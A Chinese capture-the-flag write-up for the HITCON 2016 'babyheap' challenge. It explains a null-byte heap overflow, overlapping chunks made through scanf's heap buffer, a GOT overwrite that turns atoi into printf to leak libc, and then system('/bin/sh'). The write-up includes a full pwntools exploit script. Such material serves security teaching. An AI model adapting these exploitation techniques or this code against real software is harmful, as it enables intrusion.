
hitcon 2016 pwn babyheap writeup

原创

Anciety 于 2017-05-22 16:32:22 发布 829 收藏
分类专栏： ctf pwn

ctf 同时被 2 个专栏收录
50 篇文章 2 订阅
订阅专栏
 pwn
37 篇文章 2 订阅
订阅专栏

Notice

For English information, just get a closer look
at my exp.py.

题目

Heap so fun! Baby, don’t do it first. nc 52.68.77.85 8731 note : the service is running on ubuntu 16.04

地址:https://github.com/ctfs/write-ups-2016/tree/master/hitcon-ctf-2016/pwn/baby-heap-300

分析

题目本身来讲比较可疑的是提示了ubuntu 16.04，看来需要用到这个信息，应该是ubuntu 16.04有一些奇妙的东西。

题目逻辑

4种操作，一个结构体：
结构体:

```
struct Note{
    __int64 len;
    char name[8];
    char *content;
};
```

用来表示一个记录。

操作:
1. new: 新建一个Note结构体，先malloc结构体，然后malloc content,输入content，再输入name
2. edit: 直接edit content的内容，有一个标志位，edit之后标志位会被记录，之后再edit会直接退出
3. delete: 直接删除，先free content后free结构体，同样有标志位，delete之后被记录，无法再delete
4. exit: 通过`scanf("%2s", xxx)`来读入一个操作，如果操作以n开始则继续，否则退出

漏洞点

在new中输入name的时候，存在一个null-byte-overflow，根据结构体的形式，会覆盖到content的最末位。

利用思路

现在我们可以使得content变为xxxx00的形式，因为先malloc结构体，所以结构体一开始是位于xxxx10的，而xxxx00是结构体这个chunk的头部，xxxx00的头部位于xxxx00-0x10，这个位置是没有头部的，而这个题操作大多只能执行一次，所以需要非常节约。

这里就需要用到题目信息了:
在ubuntu16.04，scanf采用了堆作为其buffer

这就是说对于这个题目而言，超过2位的scanf数据将会被存在堆上，这样我们就相当于多了一个malloc和free了。

那么我们可以首先利用这个，使得xxxx00-0x10位置有一个头部，这样的话，null-byte-overflow之后我们就可以进行free了，free的结果将会产生两个overlapped chunk. 这样的话再次进行new的时候，由于overlap，就可以通过在输入content的内容时候覆盖到content指针，使得edit造成任意写。

任意写之后的问题就是如何利用唯一的一次写来获取到shell。

首先，如何获取libc地址？

单独通过这一次edit来说，无论如何也没有机会，因为根本没有输出，所以最终我们选择的方法是，覆盖GOT表，从_exit一直覆盖到atoi，覆盖_exit是因为将_exit覆盖之后，我们就可以多次edit了，atoi的覆盖是因为atoi的参数是用户输入值，覆盖为printf可以造成格式化字符串漏洞。

printf代替atoi之后，我们依然可以通过控制printf的返回值，也就是输出字符数来选择选项。

那么，我们使用格式化字符串漏洞获取到free的地址(因为free的地址没有被我们改写)，可以得到libc的base，接下来再通过一次edit（现在可以edit了，因为_exit被改了，相当于使得_exit无效了），将atoi再改为system，choice输入参数就可以搞定了。

所以最终思路：
1. 通过scanf读入0x1000，使得最后位置有一个fake_header
2. null-byte-overflow
3. delete掉刚才的结构体，使得content和结构体chunk交叉，并且都加入free list
4. 再次new，使得刚才交叉的chunk被返回，添加时候构造content的值，修改content的指针为GOT表的位置
5. 通过edit修改GOT表，主要是修改atoi为printf，_exit为任意一个可用的ret的地址（可用主要是要避免换行制表符等等），其余需要用到的函数，修改为PLT中该函数位置+6，这样调用这个函数会进入dl-resolve，依然可以调用
6. 通过我们构造的格式化字符串漏洞得到free函数的地址，从而得到libc_base
7. 通过输入3个字符，再次edit，使得atoi变为system函数
8. choice处输入/bin/sh字符串，使得字符串被传入atoi(也就是system)，获取shell

一点小问题

1. scanf读入大于2个字符之后会放入堆，但是只能使用一次，第二次的时候会从缓冲区先取内容，而非重新malloc free一个新的
2. 使用read的时候要注意进行一次raw_input，避免read被连起来导致IO有问题

exp.py

```python
from pwn import *
context(os='linux', arch='amd64', log_level='debug')

DEBUG = 1
GDB = 0
if DEBUG:
    p = process("./babyheap")
    elf = ELF("./babyheap")
    libc = ELF("/usr/lib/libc.so.6")

def split_input(func):
    def _func(*arg, **args):
        a = raw_input()
        func(*arg, **args)
    return _func

@split_input
def new(size, content, name):
    p.recvuntil("choice:")
    p.send('1')
    p.recvuntil('Size :')
    p.send(str(size))
    p.recvuntil('Content:')
    p.send(content)
    p.recvuntil('Name:')
    p.send(name)


@split_input
def delete():
    p.recvuntil('choice:')
    p.send('2')


@split_input
def edit(content):
    p.recvuntil('choice:')
    # here we send 3 and 3 characters for later use
    p.send('3  \x00')
    p.recvuntil('Content:')
    p.send(content)

@split_input
def exit(content):
    p.recvuntil('choice:')
    p.send('4')
    p.recvuntil('/n)')
    p.send(content)

@split_input
def choose(which):
    p.recvuntil('choice:')
    p.recvuntil('choice: ')
    p.send(which)


def pwn():
    # Note that scanf use heap as buffer on ubuntu 16.04
    # So, we use this, to get a 0x1000 chunk on heap
    # and ends with the fake header, which will be used
    # later
    fake_header = p64(0) + p64(0x81)
    fake_header += fake_header
    payload = fake_header.rjust(0x1000, 'n')
    exit(payload)

    # when we get a new note, we get a chunk after
    # the first allocated buffer of scanf
    # and, of course, when we have a name of length of 8
    # we get a null-byte overflow into the content buffer
    # so, the content will points to some address ends with 00
    new(0x80, p64(0x81) * (0x80 / 0x8), 'c' * 8)

    # since we have a fake header there, before xxxx00,
    # we can free this two address
    delete()

    # now, when we new another note, we can rewrite the
    # address of the content, since the address freed has
    # been overlapped
    payload = 'a' * 0x20
    payload += p64(0x80)
    payload += 'b' * 8
    payload += p64(elf.got['_exit'])
    new(0x70, payload.ljust(0x70), 'b' * 5)

    # but we don't know the libc_base address yet.
    # so, we rewrite all of the GOT address, except
    # for scanf and free. That is because all we need
    # actually is atoi and _exit.
    # we overwrite _exit so that we can edit again.
    # we overwrite atoi so that we can let it be printf,
    # thus, a format string bug will let us read arbitrary address.
    log.info("printf at plt: " + hex(elf.plt['printf']))
    payload = p64(0x400c9d) # _exit: ret
    payload += p64(elf.plt['read'] + 6) # __read_chk: read
    payload += p64(elf.plt['puts'] + 6) # puts
    payload += p64(0) # stack_chk_fail doesn't matter
    payload += p64(elf.plt['printf'] + 6) # printf
    payload += p64(0) # alarm: doesn't matter
    payload += p64(elf.plt['read'] + 6) # read: read, we need this
    payload += p64(0) # __libc_start_main: doens't matter
    payload += p64(0) # signal doesn't matter
    payload += p64(0) # malloc, doesn't matter, we don't need new now
    payload += p64(0) # setvbuf, doesn't matter
    payload += p64(elf.plt['printf'] + 6) # atoi: printf, truly important
    edit(payload)

    # when we get to choose, we have a format string bug here now
    # first, we use this bug to get an arbitrary read, so we can
    # read the free function, since it is not changed, from that
    # we can calculate the libc base
```

```python
    p.recvuntil('choice:')
    p.sendline("%9$spp  " + p64(elf.got['free'] + 1))
    free_leak = p.recvuntil('pp')
    temp = free_leak[:5]
    temp = '\x00' + temp + '\x00\x00'
    log.info(temp)
    free_leak = u64(temp)
    log.info(hex(free_leak))
    libc_base = free_leak - libc.symbols['free']
    log.info("libc base:" + hex(libc_base))

    # now we get libc base address
    # rewrite atoi to 'system' function address
    # and we can trigger the shell
    # To do so, we have to edit again.
    # We have changed atoi function to printf before
    # we have to use printf's return value to get into
    # edit option
    # printf returns the char printed, so we print 3 chars to get
    # to edit option
    # (but here we have done this in edit, always output 3 chars
    # with '3' in it, so, TADA)
    system_addr = libc_base + libc.symbols['system']

    # copy the previous payload, change atoi only
    payload = p64(0x400c9d) # _exit: ret
    payload += p64(elf.plt['read'] + 6) # __read_chk: read
    payload += p64(elf.plt['puts'] + 6) # puts
    payload += p64(0) # stack_chk_fail doesn't matter
    payload += p64(elf.plt['printf'] + 6) # printf
    payload += p64(0) # alarm: doesn't matter
    payload += p64(elf.plt['read'] + 6) # read: read, we need this
    payload += p64(0) # __libc_start_main: doens't matter
    payload += p64(0) # signal doesn't matter
    payload += p64(0) # malloc, doesn't matter, we don't need new now
    payload += p64(0) # setvbuf, doesn't matter
    payload += p64(system_addr) # atoi, change to system function

    edit(payload)

    # now choose becomes system
    # send the argument, and TADA~~
    sh_str = '/bin/sh\x00'

    choose(sh_str)
    p.interactive()


def main():
    if GDB:
        commands = [
            "b *0x400b35", # delete free 1
            "b *0x400b44", # delete free 2
            "b *0x400bd3", # edit puts("done")
            "b *0x400948", # before read_chk
        ]
        command = '\n'.join(commands)
        pwnlib.gdb.attach(p, command)
    pwn()
if __name__ == '__main__':
    main()
```